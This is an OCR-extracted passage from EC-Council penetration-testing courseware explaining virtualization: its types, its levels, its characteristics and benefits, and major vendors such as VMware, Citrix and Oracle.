


Figure A.201: Before Virtualization

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In the figure above, a single instance of an operating system with a set of applications is completely utilizing the given 32-bit hardware infrastructure. 'Host OS' directly interacts with the hardware to request system resources.

- **After Virtualization**: A hardware platform (host machine) is used to run multiple sets of Virtual operating systems and their applications.




Figure A.202: After Virtualization

In the figure above, the virtualization layer acts as middleware between the operating system installed and the computer hardware. It logically partitions the hardware resources based on the requests received from the host and the guest operating systems. The host OS directly interacts with the computer hardware but the guest OS interacts through the Virtualization Layer. Different types of virtualization techniques are:

- **Full Virtualization**: The guest OS is not aware that it is running in a virtualized environment. It sends commands to Virtual Machine Manager (VMM) interact with the computer hardware. The VMM then translates the command to binary instructions and forwards it to the host OS. The resources are allocated to the guest OS through the VMM.
- **OS assisted Virtualization or Para Virtualization**: In this type of virtualization, the guest OS is aware of the virtual environment in which it is running and communicates with the host machines requesting for the resources. The commands are translated into binary code for the computer hardware. The VMM is not involved in the request and response operations.
- **Hardware assisted Virtualization**: Modern microprocessor architecture has special instructions to aid the virtualization of hardware. These instructions allow the guest to execute privileged instructions directly on the processer. The operating system makes the system calls behave like a user program.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Hybrid Virtualization**: In this type of virtualization, the guest OS uses the functionality of Para Virtualization and uses the Virtual Machine Manager (VMM) for binary translation to different types of hardware resources.

While designing a virtual environment, the levels involved in the application are:

- **Storage Device Virtualization**: This is the virtualization applied on storage devices such as data striping and data mirroring. RAID is a good example of storage virtualization.
- **File System Virtualization**: This type of virtualization provides complete virtualization to the data for sharing and protection within the software at this level. Virtualized data pools manipulate the files and the data based on user demand.
- **Server Virtualization**: Server level virtualization enables management to partition or virtualize the server's operating system environment. Logical partitioning of the server's hard drive is involved in the server virtualization.
- **Fabric Virtualization**: This level of virtualization makes the virtual devices independent of the physical computer hardware. It creates a massive pool of storage areas for different virtual machines running on the hardware. Virtualization uses Storage Area Network (SAN) technology to perform fabric level virtualization.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Characteristics of Virtualization

Virtualization has the following characteristics:

- **Partitioning**: It is the ability to run multiple operating system instances with their applications on a single physical system, by virtually partitioning the hardware resources and the resources are allocated to handle host and guest requests.
- **Isolation**: Each virtual machine is isolated from its host physical system and other virtual machines. This characteristic of virtualization prevents the effects of actions performed by one virtual machine from affecting the other machines.
- **Encapsulation**: A virtual machine represents a single file used for identification based on its services. Encapsulation protects a virtual machine from interference from the other virtual machines.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Benefits of Virtualization

Virtualization provides:

- **A cost-effective solution for the central data hub**: Replacing the physical hardware with virtual machines can actually cut down the cost of purchasing more hardware, increasing the space in the server room. Too many servers can emit a lot of heat leading to a server crash.
- **A time efficient option for the IT infrastructure**: The use of virtual machines can reduce the time it takes for installing computer components in an organization. The concept of virtualization enables the network administrator perform tests on the software without consuming time and resources.
- **Back up the Servers**: Virtualization ensures the complete restoration of the network at a faster rate. The use of virtual machines reduces the time it takes, by the physical hardware, to perform recovery.

The virtualization process enables users in an organization to use different platforms in a single machine according to their needs. It provides continuous transition from one operating system to another in the same machine.

The following are the benefits of virtualization technology:

- Centralized storage in virtual machines prevents the loss of data.
- If the virtual machines are remote, then only one application present in one VM is attacked.
- The VM allows secure sharing of sensitive information.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- An attacked VM can be rolled back to a state prior to the attack.
- Virtualization improves the physical security due to the presence of a few physical devices and a few data centers.
- Provides better event incident handling.
- Provides better methods for effective handling of VM's.

There are some more benefits of virtualization that are described below:

- **Resource Efficiency**: Increases the hardware utilization and thus increases Return-On-Investment (ROI).
- **Reduced Disk Space Consumption**: Virtualization enables effective utilization of the available disk space thus minimizing disk space consumption.
- **Business Continuity**: Helps in achieving business continuity and disaster recovery.
- **Migration**: Ability to move data, applications, operating system, processes, etc. from one machine to another.
- **Increase in Uptime**: Availability of redundant system resources and interconnections on a single physical system.
- **Increased Flexibility**: Virtualization provides greater flexibility in the deployment and increases network resource multiplexing.
- **Improved Quality of Services**: Virtualization provides better quality of services (QoS) by distributing the network load between the virtual machines.
- **Environmental Benefits**: Less CO2 emissions, power saving, etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Common Virtualization Vendors

Following are the most common vendors who provide virtualization tools and services:

- **VMware**

  Source: *https://www.vmware.com*

  VMware virtualizes networking, storage and security to create virtual data centers and simplifies the provisioning of IT resources.

  It offers services such as:

  - **VMware vCloud Suite**: vCloud Suite is a complete kit used for developing and managing a private cloud infrastructure effectively.
  - **VMware vSphere**: VSphere virtualization enables creation of a cloud infrastructure and virtually collaborates all the server related resources.
  - **Horizon View**: Horizon view is a virtual desktop service which offers remote access to different resources available to the users under a common platform.
  - **VMware Fusion**: Fusion enables Mac users to run Windows based applications without compatibility issues.
  - **VMware Workstation**: Workstation enables the user to run multiple virtual machines from a single desktop.
  - **VMware VCenter Operations Management Suite** : Operations management suite efficiently manages all the services for their user and ensures quality service.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Citrix**

  Source: *https://www.citrix.com*

  Citrix virtualizes and transforms Windows apps and desktops into a secure on-demand service and meets the mobility, security and performance needs of both IT and end users.

  Citrix securely delivers Windows, Linux, web and SaaS apps plus full virtual desktops to any device. Citrix solutions for application and desktop virtualization can help your business increase productivity, enhance security and reduce costs.

- **Oracle**

  Source: *https://www.oracle.com*

  Oracle offers a complete and integrated virtualization, from desktops to data centers and it enables virtualization and management of an organization's hardware and software stack

  Oracle provides virtualization applications and tools for:

  - **Server Virtualization**: Server Virtualization enables the IT of an enterprise to effectively handle its server infrastructure such as Memory, CPU and storage devices. The server handles multiple client requests simultaneously by logically partitioning and isolating its resources.
  - **Desktop Virtualization**: Desktop virtualization uses Hypervisors which run on a bare-metal server i.e. physical hardware. It provides the flexibility to install several virtual machines and run them along with the host operating system.
  - **Application Virtualization (App-V)**: Application virtualization enables the ability to logically distribute the application services to all the users under one specific platform.
  - **Virtual Desktop Infrastructure (VDI)**: Virtual Desktop Infrastructure is a way of deploying an operating system on virtual machines to enable remote access for the desktop and applications.

